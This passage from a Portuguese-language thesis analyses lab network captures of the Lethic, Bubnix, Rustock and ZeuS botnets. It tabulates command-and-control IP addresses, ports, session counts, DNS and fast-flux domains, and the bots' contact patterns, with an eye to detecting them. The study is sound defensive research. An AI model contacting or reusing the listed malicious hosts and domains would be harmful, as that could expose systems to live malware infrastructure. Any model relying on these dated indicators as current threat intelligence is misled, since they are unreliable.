


Figura 4.12: Função densidade de probabilidade do tamanho dos pacotes (IP 124.125.170.89) - Waledac.g!

4.2.3 Lethic

A captura apresentada é da Botnet Lethic, que consistia num número estimado de 350 mil máquinas mantidas essencialmente para envio de spam farmacêutico e de proxy para outros tipos de spam. No ponto alto da sua existência geraria cerca de 8-10% do spam global. Os dados analisados encontram-se na tabela 4.6.

Tabela 4.6: Lethic - AS33626 Oversee.net

Dados Capturados e Pré-Processados	
Tempo da Amostra	17h51m
Localização	Estados Unidos - Los Angeles
Nº de pacotes analisados	4695
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	1452869
Endereço do Servidor C&C	208.73.210.29
Porta do Servidores Contactada	Todos os IP's analisados - porto 8931
Porta do Cliente	Gama não sequencial entre 1130-1159
Tentativas de estabelecimento de sessões TCP	60 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	0

Esta captura do bot Lethic mostra algumas das dificuldades presentes ao longo deste trabalho :

- A query DNS é bem sucedida sobre o endereço "meaningfuldiscerning.com"apontando para o endereço do servidor 208.73.210.29.
- São inicializadas tentativas de contacto TCP (SYN) com o servidor alojado no endereço anterior em intervalos de 80 segundos.
- O servidor acaba por não responder com um SYN+ACK.
- Ocorre uma 2ª tentativa de procura de um novo endereço do servidor cerca de 600 segundos depois do arranque do bot.
- Repete-se o mesmo padrão de tentativas de estabelecimento de sessões TCP (SYN).
- O servidor não responde e o bot acabou por se desativar cerca de 25 minutos após o arranque.

4.2.4 Bubnix Spam Bot

Esta captura é relativa ao Bot que é identificado pelo VirusTotal.com como Bubnix mas com alguns anti-vírus o identifiquem como uma variante da Rustock. É possivelmente dos bots mais recentes com novas funcionalidades ao nível do ofuscamento de tráfego, sendo também o bot que gerou capturas de maior tamanho. A tabela 4.7 apresenta uma análise de alto nível da captura efetuada. Presumiu-se que o servidor de controlo se encontrasse na máquina com maior número de pacotes trocados dos 117 IP's contactados com sucesso.

Tabela 4.7: Bubnix - Vários Endereços

Dados Capturados e Pré-Processados	
Tempo da Amostra	16m
Localização	Várias Localizações
Nº de pacotes analisados	27506
Nº de pacotes endereço mais contactado	5592
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	15289632
Endereço do Servidor C&C	Várias Localizações
Porta do Servidores Contactada	Servidor Alojado no IP 212.117.164.208 correspondente à máquina com mais pacotes e bytes de dados trocados: 65500 Restantes endereços: 80
Porta do Cliente	Diversas portas
Tentativas de estabelecimento de sessões TCP	1261 pedidos de TCP (SYN) para 168 IP's
Sessões TCP estabelecidas com sucesso	1101 respostas (SYN+ACK) para 117 IP's

Não foi possível observar qualquer padrão temporal de contacto com o servidor, nomeadamente ao nível de pedidos HTTP GET e HTTP POST. A tabela 4.8, mostra para o período da captura (16 minutos), o número de sessões estabelecidas com sucesso com o servidor C&C e a figura 4.13 mostra uma localização dos IP's contactados.

Tabela 4.8: Localização das Sessões TCP (SYN+ACK)

País	Nº de Sessões TCP	Nº de IP's Contactados
Estados Unidos	465	73
Reino Unido	306	7
Luxemburgo	128	1
Europa	85	8
Portugal	27	8
Alemanha	59	7
Hong Kong	11	1
Suíça	8	2
França	5	3
Canadá	3	2
Índia	2	2
Itália	1	1
China	1	1

Figura 4.13: Localização dos IP's contactados do Bot Bubnix

A figura 4.14 apresenta um gráfico do volume de dados transferido, no intervalo considerado, para a máquina mais contactada, que deve corresponder ao servidor de C&C.




Figura 4.14: Volume de dados transferido com o IP mais contactado (212.117.164.208)

Assim sendo, as características desta Botnet que diferem de um utilizador comum e podem levar à criação de metodologias de deteção resumem-se a: elevado volume de tráfego de rede num intervalo curto (16 minutos), endereços contactados de locais bastante diferentes em termos de localização e também um elevado número de sessões TCP estabelecidas com sucesso. Em relação à periodicidade dos contactos com o servidor de controlo, estes ocorrem sem qualquer tipo de padrão temporal.

4.2.5 Rustock A

A captura seguinte refere-se a uma variante identificada de Rustock tipo A. Esta Botnet foi a maior conhecida até aos dias de hoje com o objetivo de envio de Spam. Esta Botnet

era instalada através de enganar a vítima para visitar um site mal-intencionado ou ao abrir um anexo especialmente codificado no e-mail. É bastante difícil de ser detetada e removida, apesar que sofreu um duro golpe no primeiro trimestre de 2011 quando foi desligada a maioria dos servidores por parte da Microsoft. A tabela 4.9 apresenta uma análise de um executável desta variante instalada em ambiente laboratorial.

Tabela 4.9: Dados Botnet Rustock A - AS2044 Infinity Internet

Dados Capturados e Pré-Processados	
Tempo da Amostra	16h54m
Localização	Estados Unidos
Nº de pacotes analisados	6651
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	737474
Endereço do Servidor C&C	209.20.130.33
Porta do Servidor Contactada	25 tráfego TCP e 53 queries DNS
Porta do Cliente	Gama não sequencial entre 1160-2456
Tentativas de estabelecimento de sessões TCP	546 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	72 respostas TCP(SYN,ACK)

Caso particular da captura:

- As queries DNS estão constantemente à procura de servidores de mail entre eles: hotmail.com, yahoo.com, rambler.ru, aol.com

- O bot altera o servidor de DNS configurado inicialmente: o router de distribuição da linha ADSL dedicada (alojado em 192.168.10.1) para o endereço do servidor 209.20.130.33 e as queries passam a ser efectuadas a este.

De seguida são apresentados gráficos do volume de dados transferido com o servidor de controlo C&C alojada no endereço 209.20.133.33. O primeiro gráfico apresentado na imagem 4.15 corresponde ao volume total enquanto os apresentados nas imagens 4.16 e 4.17 ao volume de queries DNS e TCP respectivamente. Esta divisão foi tida em conta tendo a análise prévia teórica destes tipos de bots usarem muitas vezes redes do tipo FastFlux no qual uma das principais características é a intensa atividade DNS.




Figura 4.15: Volume de dados transferido com o servidor C&C




Figura 4.16: Volume de dados DNS transferido com o servidor C&C




Figura 4.17: Volume de dados TCP transferido com o servidor C&C

Devido a este bot pertencer a uma família de Botnets de uma "nova geração"que recorre a protocolos de comunicação HTTP a sua deteção é bastante mais difícil. Monitorizando o tráfego constata-se que o volume de dados é diminuto em relação às quase 17 horas de captura. O mesmo tráfego não apresenta visivelmente um padrão temporal nas comunicações com o servidor de controlo. Possíveis metodologias de deteção poderiam ser aplicadas à atividade DNS da máquina infetada pois a mesma apresenta várias procuras de domínios pertencentes a servidores de e-mail.

4.2.6 Rustock w/ SSL traffic

Esta captura apresentada na tabela 4.10 de um Bot identificado pelo VirusTotal.com como pertencente à família Rustock e tendo atividade encriptada com pacotes SSL ao contrário do bot referido no ponto anterior. Estes resultados têm também a particularidade de cerca de 57% dos pacotes capturados serem de DNS correspondendo a um volume de 25.52% dos bytes totais. As queries têm a particularidade de serem a maioria do tipo *TXT record*.

Tabela 4.10: Dados Botnet Rustock SSL - AS30058 FDCservers.net

Dados Capturados e Pré-Processados (somente C&C)	
Tempo da Amostra	17h25m
Localização	Estados Unidos
Nº de pacotes analisados	43289
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	9702099
Endereço do Servidor C&C	204.45.119.2
Porta do Servidor Contactada	443 tráfego TCP (SSL)
Porta do Cliente	Gama não sequencial entre 2504-4958
Tentativas de estabelecimento de sessões TCP	10 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	10 respostas TCP(SYN,ACK)

Casos particulares da captura:

- É iniciado um fluxo TCP unidirecional da máquina comprometida para uma máquina alojada no endereço 123.183.217.32 num sistema autónomo chinês. Este fluxo contém cerca de 8549 pacotes contendo 530038 Bytes.

- Não foi possível decifrar que atividade anómala do bot terá sido a do ponto anterior.

A figura 4.18 apresenta um gráfico do volume de dados transferido entre Bot e servidor C&C no período considerado. Neste período é possivel notar que o bot é bastante irregular no volume de dados transferido, acontecem períodos em que este é bastante elevado mas bastante afastados temporalmente.




Figura 4.18: Volume de dados TCP transferido com o servidor C&C

4.3 ZeuS

Esta secção apresenta os resultados obtidos de várias capturas da Botnet ZeuS a qual é orientada essencialmente ao roubo de informação das máquinas infetadas. É a Botnet com um maior número de máquinas infetadas na atualidade. As capturas foram efetuadas tal como foi referido, com clientes das Botnets a serem executados em comunicação com servidores de controlo em que a probabilidade é que os mesmos já não estejam ativos nos endereços de IP referidos ou possam mesmo estar desativados. Assim foi optado intitular as capturas do servidor C&C com base no nome do AS em que o mesmo se encontra.

4.3.1 ZeuS - AS21793 InterWeb Media

A tabela seguinte 4.11 apresenta o primeiro bot Zeus capturado obtido através do tracker Zeus (`http://zeustracker.abuse.ch`). É possível constatar que todas as sessões TCP foram efetuadas com sucesso e que a porta do servidor contactada foi sempre a porta http 80.

Tabela 4.11: Dados Botnet ZeuS - InterWeb Media

Dados Capturados e Pré-Processados	
Tempo da Amostra	02h01m
Localização	Canadá - Montreal
Nº de pacotes analisados	47123
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	4448203
Endereço do Servidor C&C	76.76.105.205
Porta do Servidor Contactada	80
Porta do Cliente	Gama não sequencial entre 1056-1119
Tentativas de estabelecimento de sessões TCP	30 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	30 respostas TCP(SYN,ACK)

Um gráfico do volume de dados transferido no período de tempo considerado com o servidor de comando encontra-se na figura 4.19.




Figura 4.19: Volume de dados TCP transferido com o servidor C&C

Neste gráfico é possível verificar que os dados transferidos com o servidor se comando são bastante irregulares ao longo do tempo apesar de ter uns picos de maior volume de dados transferidos, espaçados temporalmente em relação por exemplo ao que um bot IRC executa.

4.3.2 ZeuS - AS6849 JSC UKRTELECOM

A tabela 4.12 apresenta um segundo bot capturado como sendo identificado pertencente à família ZeuS.

Tabela 4.12: Dados Botnet ZeuS - JSC UKRTELECOM

Dados Capturados e Pré-Processados	
Tempo da Amostra	18h35m
Localização	Ucrânia
Nº de pacotes analisados	46869
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	6436449
Endereço do Servidor C&C	195.64.185.123
Porta do Servidor Contactada	80
Porta do Cliente	Gama não sequencial entre 1083-1320
Tentativas de estabelecimento de sessões TCP	3851 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	3848 respostas TCP(SYN,ACK)

O processo de comunicação começa com uma query DNS neste caso ao endereço oboabo.info após 1 décimo de segundo o cliente faz um GET HTTP ao servidor por um ficheiro com extensão .bin que trará configurações de funcionamento do bot. Após 1 segundo o cliente faz um HTTP POST com informação sua no servidor C&C. Após este HTTP POST irão aparecer com uma periodicidade de sensivelmente 1200 segundos novos HTTP POST no servidor. A comunicação com o servidor e os dados transferidos são apresentados na figura 4.20.




Figura 4.20: Volume de dados TCP transferido com o servidor C&C

Este gráfico demonstra uma diferença grande em relação ao bot da mesma família apresentado anteriormente, o que pode significar que o bot poderia estar a executar diferentes atividades, ter diferentes configurações no ficheiro .bin que os bots da família ZeuS normalmente fazem download no início da comunicação, ou pode ter ocorrido a influência de fatores secundários tais como a co-existência de outros tipos de malware no binário executado.

4.3.3 ZeuS - AS30968 Infobox.ru Autonomous S.A.

A tabela 4.13 apresenta um bot pertencente à família ZeuS alojado num servidor Russo.

Tabela 4.13: Dados Botnet ZeuS - Infobox Russia

Dados Capturados e Pré-Processados	
Tempo da Amostra	23h58m
Localização	Federação Russa
Nº de pacotes analisados	52841
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	8212635
Endereço do Servidor C&C	109.120.157.60
Porta do Servidor Contactada	80
Porta do Cliente	Gama não sequencial entre 1052-5000
Tentativas de estabelecimento de sessões TCP	8691 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	3803 respostas TCP(SYN,ACK)

O processo de comunicação começa com uma query DNS neste caso ao endereço implex.dyndns.org pertencente a um servidor DNS dinâmico (`http://www.dyndns.org`). Após 1 décimo de segundo o cliente faz um GET HTTP ao servidor por um ficheiro com extensão .bin que trará configurações do funcionamento do bot. Após 1 segundo o cliente faz um HTTP POST com informação sua no servidor C&C. Após este HTTP POST irão aparecer com uma periodicidade de sensivelmente 1200 segundos novos HTTP POST no servidor. O gráfico da comunicação com o servidor de comando num período considerado em que a atividade do bot é mais estável encontra-se na figura 4.21.




Figura 4.21: Volume de dados TCP transferido com o servidor C&C

Com base neste gráfico pode-se constatar mais uma vez que a atividade do bot é bastante irregular. Na maior parte do tempo a atividade em relação ao volume de Bytes transferidos é diminuta e ocorrem tal como nos bots apresentados anteriormente pertencentes à ZeuS picos de tráfego de 30000 a 35000 Bytes.

4.3.4 ZeuS - AS24965 Ukraine

A tabela 4.14 apresenta mais um bot da família ZeuS capturado através da organização Offensive Computing.

Tabela 4.14: Dados Botnet ZeuS - McLaut ISP Cherkassy

Dados Capturados e Pré-Processados	
Tempo da Amostra	23h59m
Localização	Ucrânia
Nº de pacotes analisados	47183
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	4448203
Endereço do Servidor C&C	194.1.220.47
Porta do Servidor Contactada	80
Porta do Cliente	Gama não sequencial entre 1034-1040
Tentativas de estabelecimento de sessões TCP	55 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	19 respostas TCP(SYN,ACK)

Neste fluxo da tabela 4.14 aparece uma segunda comunicação com uma máquina com o endereço: 91.204.48.129 situada no AS25133 McLaut ISP Cherkassy na Ucrânia possivelmente pertencente a um endereço de um novo servidor de C&C ou uma nova localização do mesmo. Esta captura teve uma intensa atividade DNS correspondente a 94.77% dos pacotes capturados, cerca de 79.68% do volume de Bytes, assim foi optado apresentar dois gráficos da monitorização do tráfego TCP com o servidor de C&C e o tráfego DNS presentes nas imagens 4.22 e 4.23 respetivamente.




Figura 4.22: Volume de dados TCP transferido com o servidor C&C




Figura 4.23: Volume de dados DNS da captura total

Neste bot foi possível constatar que manteve uma atividade DNS praticamente constante ao longo do tempo e que a mesma aparece a intervalos muito reduzidos, ou seja este tráfego DNS difere muito do de um utilizador comum devido à persistência com que as queries são feitas. Uma análise mais profunda às queries apresenta domínios de procura de leitura meramente impossível como por exemplo lszeppjuhtmeibv.org, lszeppjuhtmeibv.net, jolhxzjistklh.biz o que indicam que esta atividade é típica de uma rede FastFlux. A maioria das queries sobre estes endereços obtém respostas de falha por parte do servidor DNS mas quando há uma resposta indica que estamos perante a possibilidade desse endereço alojar um servidor de C&C. O gráfico da figura 4.22 apresenta uma atividade irregular em relação ao volume de dados do conjunto de servidores de comando que foram encontrados.

4.3.5 Zeus - Vários Endereços IP contactados

A captura seguinte é de um bot identificado como pertencente à família ZeuS tendo este a particularidade de ter contactado uma série de IP que podem corresponder respetivamente a vários servidores de controlo. Estes endereços são apresentados na tabela 4.15. A tabela 4.16 apresenta uma análise de alto nível para o conjunto de IP contactados por este bot.

Tabela 4.15: Localização das Sessões TCP efetuadas com sucesso (SYN+ACK)

Endereços Contactados	Nº de Sessões TCP	Nº Bytes transmitidos	País
132.216.30.114	29	1856	Canadá
72.252.8.103	25	1600	Ant. Holandesas
195.214.238.241	14	896	Ucrânia
97.113.211.215	6	384	Estados Unidos
89.246.202.131	5	320	Alemanhã
67.209.78.182	4	256	Estados Unidos

Tabela 4.16: Dados Botnet ZeuS - Vários Servidores

Dados Capturados e Pré-Processados	
Tempo da Amostra	17h17m
Localização	Tabela 4.15
Nº de pacotes analisados	1013
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	377333
Endereço do Servidor C&C	Tabela 4.15
Porta do Servidor Contactada	80
Porta do Cliente	Gama não sequencial entre 1043-3008
Tentativas de estabelecimento de sessões TCP	85 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	83 respostas TCP(SYN,ACK)

Na figura 4.24 é apresentado um gráfico do volume de dados transferido no intervalo temporal onde a atividade do bot é mais estável. Neste caso encontra-se patente mais uma vez que o volume de dados com o servidor de controlo é bastante irregular ao longo do tempo.

